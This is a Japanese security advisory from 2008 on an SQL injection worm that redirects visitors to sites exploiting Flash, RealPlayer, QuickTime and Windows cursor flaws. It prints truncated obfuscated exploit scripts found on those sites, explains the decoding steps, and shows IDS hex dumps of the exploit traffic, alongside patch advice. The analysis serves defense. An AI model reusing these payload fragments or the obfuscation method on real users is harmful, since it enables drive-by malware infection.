NTTデータ・セキュリティ株式会社

SQL インジェクション・ワームに関する現状と推奨する対策案
ー 新たな脆弱性と攻撃の巧妙化についての報告 ー


2008/5/29
診断ビジネス部
辻 伸弘
松田 和之

前回 5 月 21 日付けのレポートで報告した「SQL インジェクション・ワームに関する現状と推奨する対策案」に加え、新たに利用される脆弱性が確認されましたので、ご報告いたします。

【状況】

誘導先サイトが攻撃に利用する脆弱性に、新たに「Adobe Flash Player」の脆弱性が利用されることが確認されました。不正な SWF ファイル（Flash ムービーファイル）に攻撃コードを埋め込むことで悪意のあるプログラムをダウンロード、実行させます。
以下は、誘導先サイトに設置されている不正な SWF ファイルの内部の文字列を抽出したものを示しています。
脆弱性が利用された場合、悪意あるプログラムのダウンロードが行われます。（赤枠が示す URL）

不正な SWF ファイルの内部から文字列を抽出



さらに、誘導先サイトでは、難読化(※)されたスクリプト（JavaScript、VBScript）が利用されていることが確認されております。難読化されたスクリプトが埋め込まれた新たなサイトへ誘導する SQL インジェクション・ワームも確認されており、引き続き注意が必要です。

(※)難読化とは、コードの圧縮、変数名の省略、文字コードの変換等を行うことにより、コードを読みづらくする手法です。IDS やウイルス対策ソフトは、パターンマッチによる不正な通信やファイルを検知する機能が実装されています。難読化は、これらセキュリティ対策ソフトのパターンマッチを回避するという目的で使用されます。

以下は、実際に誘導先サイトで利用されている難読化されたコードを示しています。
難読化されたコードは、ASCII コードで符号化されていたため、復号を試みました（①）。
復号後のコードは、さらに 16 進数で符号化されていることが確認されました。そのため、16 進数の復号を行っています（②）。以下は、2 段階の文字コード変換により、難読化したコードを復号した例です。
※難読化されたコードは、RealPlayer の脆弱性を利用したものです。

実際の難読化コード（RealPlayer の脆弱性）

```
<script language="VBScript">
Cn911="83,61,34,51,67,53,51,52,51,53,50,52,57,53,48,53,52,50,48,54,67,54,49,54,6
9,54,55,55,53,54,49,54,55,54,53,51,68,50,50,54,65,54,49,55,54,54,49,55,51,54,51,
55,50,54,57,55,48,55,52,50,50,51,69,48,68,48,65,55,55,54,57,54,69,54,52,54,70,55,
55,50,69,54,70,54,69,54,53,55,50,55,50,54,70,55,50,51,68,54,54,55,53,54,69,54,51,
55,52,54,57,54,70,54,69,50,56,50,57,55,66,55,50,54,53,55,52,55,53,55,50,54,69,50,
48,55,52,55,50,55,53,54,53,51,66,55,68,48,68,48,65,55,54,54,49,55,50,50,48,54,66,
54,66,51,49,51,55,51,49,51,55,51,51,51,68,53,66,50,50,52,51,51,65,53,67,53,67,53,
```

↓①　ASCII コードで難読化された部分を復号する

```
S="3C534352495054206C616E67756167653D226A617661736372697074223E0D0A77696E646F772
E6F6E6572726F723D66756E6374696F6E28297B72657475726E20747275653B7D0D0A766172206B6
B31373137333D5B22433A5C5C57494E444F57535C5C4D656469615C5C64696E672E776176222C226
33A5C5C50726F6772616D2046696C65735C5C4E65744D656574696E675C5C2E2E5C5C2E2E5C5C574
94E444F57535C5C4D656469615C5C6368696D65732E776176222C22633A5C5C50726F6772616D204
6696C65735C5C4E65744D656574696E675C5C546573745536E642E776176222C22433A5C5C57494E4
44F57535C5C4D656469615C5C6E6F746966792E776176222C22433A5C5C57494E444F57535C5C636
```

↓②　16 進数で難読化された部分を復号する

```
<SCRIPT language="javascript">
window.onerror=function(){return true;}
var kk17173=["C:¥¥WINDOWS¥¥Media¥¥ding.wav","c:¥¥Program Files¥¥NetMeeting¥¥..¥¥..
¥¥WINDOWS¥¥Media¥¥chimes.wav","c:¥¥Program Files¥¥NetMeeting¥¥TestSnd.wav","C:¥¥
WINDOWS¥¥Media¥¥notify.wav","C:¥¥WINDOWS¥¥clock.avi","c:¥¥Program Files¥¥NetMeet
ing¥¥..¥¥..¥¥WINDOWS¥¥Media¥¥tada.wav"];var ui17173=["%75%06%74%04","%7f%a5%60",
"%4f%71%a4%60","%63%11%08%60","%63%11%04%60","%79%31%01%60","%79%31%09%60","%51%
11%70%63"];function hahaha(){var user=navigator.userAgent.toLowerCase();if(user.
```

このように、新たな脆弱性が利用されるとともに、悪意のあるサイトへの誘導方法、攻撃方法が巧妙化しており、被害が拡大する傾向にあると判断できます。

以下は、文字列「nttdata-sec.co.jp」を前述した方法で難読化を施した例です。

難読化の例

```
nttdata-sec.co.jp
```

↓①　16 進数へ符号化する

```
6e7474646174612d7365632e636f2e6a70
```

↓②　ASCII コードへ符号化する

```
54,101,55,52,55,52,54,52,54,49,55,52,54,49,50,100,55,51,54,53,54,51,50,101,54,51,
54,102,50,101,54,97,55,48,
```

Adobe Flash Player の脆弱性を利用した誘導先サイトのリストが、Shadowserver Foundation にて公開されております。
このリストに記載されているサイトをプロキシやネットワーク機器等でアクセス制限を行うことが、ユーザが悪意あるサイトへ誘導されることへの暫定的対策の一つとして挙げられます。

・Shadowserver Foundation - Calendar - 2008-05-27
　http://www.shadowserver.org/wiki/pmwiki.php?n=Calendar.20080527
※上記で公開されているリストのサイトへは決してアクセスしないでください。

また、前回（5 月 21 日）示したリストのサイトでも今回の Adobe Flash Player の脆弱性を利用した攻撃が行われていることも確認されています。そのため、前回示したリストも併せてアクセス制限を行うことが推奨されます。

【影響を受けるとされている製品】
　Adobe Flash Player 9.0.115.0 以前
　Adobe Flash Player 8.0.39.0 以前

【対策案】
＜サーバ＞
前回のレポートで推奨している通りです。

＜クライアント＞
Adobe 社から修正されたバージョン Adobe Flash Player 「9.0.124.0」、「8.0.42.0」を適用することを推奨いたします。

以下の URL から、現在、お使いの Adobe Flash Player のバージョンを確認することができます。

・Adobe Flash Player のバージョンテスト
http://www.adobe.com/jp/support/flashplayer/ts/documents/tn_15507.htm

※【影響を受けるとされている製品】、及び、【対策案】は、Adobe 社からの情報によるものです。

【参考】
・Adobe Flash Player ダウンロードセンター
http://www.adobe.com/go/getflash

・Flash Player のセキュリティ脆弱性に対処するためのアップデート公開
http://www.adobe.com/jp/support/security/bulletins/apsb08-11.html

＊各規格名、会社名、団体名は、各社の商標または登録商標です。

————前回までの「SQL インジェクション・ワームに関する現状と推奨する対策案」は下記をご参照ください。————

【状況】
SQL インジェクション・ワームは、現在、新たに中国や台湾、香港、シンガポールの Web サイトを狙った攻撃へと拡大しています。SQL インジェクション攻撃により改ざんされた Web サイトにアクセスし別サイトに誘導された場合、中国語の各種ソフトの脆弱性、MS Data Access Component の脆弱性（CVE-2006-0003）（MS06-014）が利用されることも報告されています。
このように、今回弊社で確認したもの以外の新たな脆弱性も利用されており、被害が拡大する傾向にあると判断できます。

誘導先サイトのリストが Shadowserver Foundation にて公開されております。
このリストに記載されているサイトをプロキシやネットワーク機器等でアクセス制限を行うことが、ユーザが悪意あるサイトへ誘導されることへの暫定的対策の一つとして挙げられます。

・Shadowserver Foundation - Calendar - 2008-05-14
http://www.shadowserver.org/wiki/pmwiki.php?n=Calendar.20080514
※上記で公開されているリストのサイトへは決してアクセスしないでください。

公開されている約 70 サイト中、5 月 21 日現在、活動が確認できたのは約 30 サイトでした。これらの活動が確認されたサイト数は、現時点（5 月 21 日時点）のものであり、今後、停止中サイトの活動再開、または、悪意ある誘導先サイトの新設により、増加する可能性がありますので、引き続き注意が必要です。
※活動の確認は、Web サーバが稼動しているかのみの確認で行っています。なお、公開されているリストのサイトへは決してアクセスしないでください。

【対策案】
誘導先サイトへの踏み台にされないよう、サーバ上の Web アプリケーションに SQL インジェクションの脆弱性が存在するかどうかを確認し、存在する場合はプログラムを改修されることを推奨いたします。
また、改ざんされた Web サイトにアクセスした結果、誘導先のサイトで攻撃にあい、ワームに感染することを防ぐため、今一度、管理ネットワーク上のクライアントコンピュータに対しても、修正プログラムの適用状況を確認し、適用されていない場合は、早急に対処されることを推奨いたします。


―――概要と検証についての詳細は、下記（前々回レポート）をご参照ください。―――――――――――――――――――――――――

【概要】


SQL インジェクション攻撃を用いて、Web サイトを改ざんするワームが発見されました。
ワームの仕様としては、Web サイトに対して SQL インジェクション攻撃を行います。
攻撃に成功すると、Web ページを改ざんし、悪意のあるユーザが設置した別サイトへ誘導するスクリプト（文字列）を埋め込みます。
ユーザが、改ざんされた Web サイトにアクセスすると、別サイトに仕掛けられたプログラムにより脆弱性を利用した攻撃が行われます。その結果不正なプログラムをダウンロード、実行され、ユーザのコンピュータが汚染されてしまいます。
ユーザのコンピュータがその攻撃に対して脆弱である場合、Web サイトにアクセスするだけで、システムの乗っ取りなどが行われる可能性があります。（「被害イメージ」参照）

今回、誘導先のサイトに存在するプログラムが利用する脆弱性についての調査を行いました。

【被害イメージ】



【調査イメージ】



NTTデータ・セキュリティ株式会社

【調査概要】

ユーザは、ワームによって改ざんされた Web サイトへアクセスすると、別サイトに誘導されます。
今回の調査では、誘導先のサイトに存在するプログラムが利用する脆弱性についての調査を行いました。
利用される脆弱性の確認は、IDS（侵入検知システム）を設置することにより実施しました。
（「調査イメージ」参照）

【調査結果】

今回の調査の結果、誘導先のサイトに存在するプログラムが利用する脆弱性は以下のとおりでした。
※誘導先のサイトがすでに存在しないなどの関係上、以下に示す脆弱性は、今回確認された脆弱性の一覧となります。

・RealPlayer rmoc3260.dll ActiveX Control の脆弱性（CVE-2008-1309）
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-1309

・QuickTime の RTSP URL 処理の脆弱性（CVE-2007-0015）
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0015

・Windows のアニメーションカーソルの脆弱性（CVE-2007-0038）
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0038

下図は、IDS によって検知した脆弱性の通信内容を抜粋したものを示しています。
赤線で囲まれた部分は、IDS で検知した不正な文字列を示しています。


RealPlayer rmoc3260.dll ActiveX Control の脆弱性を利用した通信内容の一部

```
4C 61 73 74 2D 4D 6F 64 69 66 69 65 64 3A 20 53   Last-Modified: S
75 6E 2C 20 31 31 20 4D 61 79 20 32 30 30 38 20   un, 11 May 2008
31 32 3A 34 39 3A 31 36 20 47 4D 54 0D 0A 41 63   12:49:16 GMT..Ac
63 65 70 74 2D 52 61 6E 67 65 73 3A 20 62 79 74   cept-Ranges: byt
65 73 0D 0A 45 54 61 67 3A 20 22 30 61 65 62 32   es..ETag: "0aeb2
36 62 36 35 62 33 63 38 31 3A 33 31 35 22 0D 0A   6b65b3c81:315"..
53 65 72 76 65 72 3A 20 4D 69 63 72 6F 73 6F 66   Server: Microsof
74 2D 49 49 53 2F 36 2E 30 0D 0A 44 61 74 65 3A   t-IIS/6.0..Date:
20 54 75 65 2C 20 31 33 20 4D 61 79 20 32 30 30    Tue, 13 May 200
38 20 31 33 3A 35 39 3A 35 30 20 47 4D 54 0D 0A   8 13:59:50 GMT..
0D 0A 3C 68 74 6D 6C 3E 0D 0A 3C 74 69 74 6C 65   ..<html>..<title
3E 20 30 35 2E 31 31 20 20 62 59 20 4D 72 2E 30   > 05.11  bY Mr.0
77 65 6E 3C 2F 74 69 74 6C 65 3E 0D 0A 3C 6F 62   wen</title>..<ob
6A 65 63 74 20 63 6C 61 73 73 69 64 3D 22 63 6C   ject classid="cl
73 69 64 3A 32 46 35 34 32 41 32 45 2D 45 44 43   sid:2F542A2E-EDC
39 2D 34 42 46 37 2D 38 43 42 31 2D 38 37 43 39   9-4BF7-8CB1-87C9
39 31 39 46 37 46 39 33 22 20 69 64 3D 27 6F 62   919F7F93" id='ob
6A 27 3E 3C 2F 6F 62 6A 65 63 74 3E 0D 0A 3C 62   j'></object>..<b
6F 64 79 3E 0D 0A 3C 53 43 52 49 50 54 20 6C 61   ody>..<SCRIPT la
6E 67 75 61 67 65 3D 22 4A 61 76 61 53 63 72 69   nguage="JavaScri
```

QuickTime の RTSP URL 処理の脆弱性を利用した通信内容の一部

```
6F 6E 3A 20 63 6C 6F 73 65 0D 0A 43 6F 6E 74 65   on: close..Conte
6E 74 2D 54 79 70 65 3A 20 76 69 64 65 6F 2F 71   nt-Type: video/q
75 69 63 6B 74 69 6D 65 0D 0A 0D 0A 3C 3F 78 6D   uicktime....<?xm
6C 20 76 65 72 73 69 6F 6E 3D 22 31 2E 30 22 3F   l version="1.0"?
3E 3C 3F 71 75 69 63 6B 74 69 6D 65 20 74 79 70   ><?quicktime typ
65 3D 22 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78   e="application/x
2D 71 75 69 63 6B 74 69 6D 65 2D 6D 65 64 69 61   -quicktime-media
2D 6C 69 6E 6B 22 3F 3E 3C 65 6D 62 65 64 20 61   -link"?><embed a
75 74 6F 70 6C 61 79 3D 22 74 72 75 65 22 20 6D   utoplay="true" m
6F 76 69 65 6E 61 6D 65 3D 22 23 7B 5A 45 57 7D   oviename="#{ZEW}
22 20 71 74 6E 65 78 74 3D 22 23 7B 4B 45 41 52   " qtnext="#{KEAR
7D 22 20 74 79 70 65 3D 22 76 69 64 65 6F 2F 71   }" type="video/q
75 69 63 6B 74 69 6D 65 23 7B 5A 50 50 4C 45 7D   uicktime#{ZPPLE}
22 20 73 72 63 3D 22 72 74 73 70 3A 2F 2F 41 41   " src="rtsp://AA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
```

アニメーションカーソル処理の脆弱性を利用した通信内容の一部



```
20 39 35 38 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79    958..Content-Ty
70 65 3A 20 69 6D 61 67 65 2F 67 69 66 0D 0A 4C    pe: image/gif..L
61 73 74 2D 4D 6F 64 69 66 69 65 64 3A 20 53 75    ast-Modified: Su
6E 2C 20 31 31 20 4D 61 79 20 32 30 30 38 20 30    n, 11 May 2008 0
35 3A 32 38 3A 30 38 20 47 4D 54 0D 0A 41 63 63    5:28:08 GMT..Acc
65 70 74 2D 52 61 6E 67 65 73 3A 20 62 79 74 65    ept-Ranges: byte
73 0D 0A 45 54 61 67 3A 20 22 37 38 66 66 64 63    s..ETag: "78ffdc
62 32 37 62 33 63 38 31 3A 33 31 35 22 0D 0A 53    b27b3c81:315"..S
65 72 76 65 72 3A 20 4D 69 63 72 6F 73 6F 66 74    erver: Microsoft
2D 49 49 53 2F 36 2E 30 0D 0A 44 61 74 65 3A 20    -IIS/6.0..Date:
54 75 65 2C 20 31 33 20 4D 61 79 20 32 30 30 38    Tue, 13 May 2008
20 31 35 3A 35 32 3A 30 31 20 47 4D 54 0D 0A 0D     15:52:01 GMT...
0A 52 49 46 46 5C 06 00 00 41 43 4F 4E 4C 49 53    .RIFF¥...ACONLIS
54 42 00 00 00 49 4E 46 4F 49 4E 41 4D 0C 00 00    TB...INFOINAM...
00 55 6E 74 69 74 6C 65 20 00 00 00 00 49 41 52    .Untitle ....IAR
54 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00    T...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 61 6E 69 68 24 00 00 00 24    .......anih$...$
00 00 00 FF FF 00 00 09 00 00 00 00 00 00 00 00    ...??...........
00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 01    ................
```

【対策案】

今回の調査で確認された 3 種類の脆弱性の内容と対策方法は以下のとおりです。

脆弱性内容	対策方法
RealPlayer rmoc3260.dll ActiveX Control の脆弱性 （CVE-2008-1309）	RealPlayer 11.0.2 以降へアップデートする
QuickTime の RTSP URL 処理の脆弱性 （CVE-2007-0015）	QuickTime 7.1.3.191 以降へアップデートする
Windows のアニメーションカーソルの脆弱性 （CVE-2007-0038）	MS07-017 を適用する

※充分な検証の後、運用に支障をきたさないことをご確認の上、各修正プログラムの運用を行ってください。

＊各規格名、会社名、団体名は、各社の商標または登録商標です。

【お問合せ先】

NTT データ･セキュリティ株式会社
営業企画部
TEL:03-5425-1954
http://www.nttdata-sec.co.jp/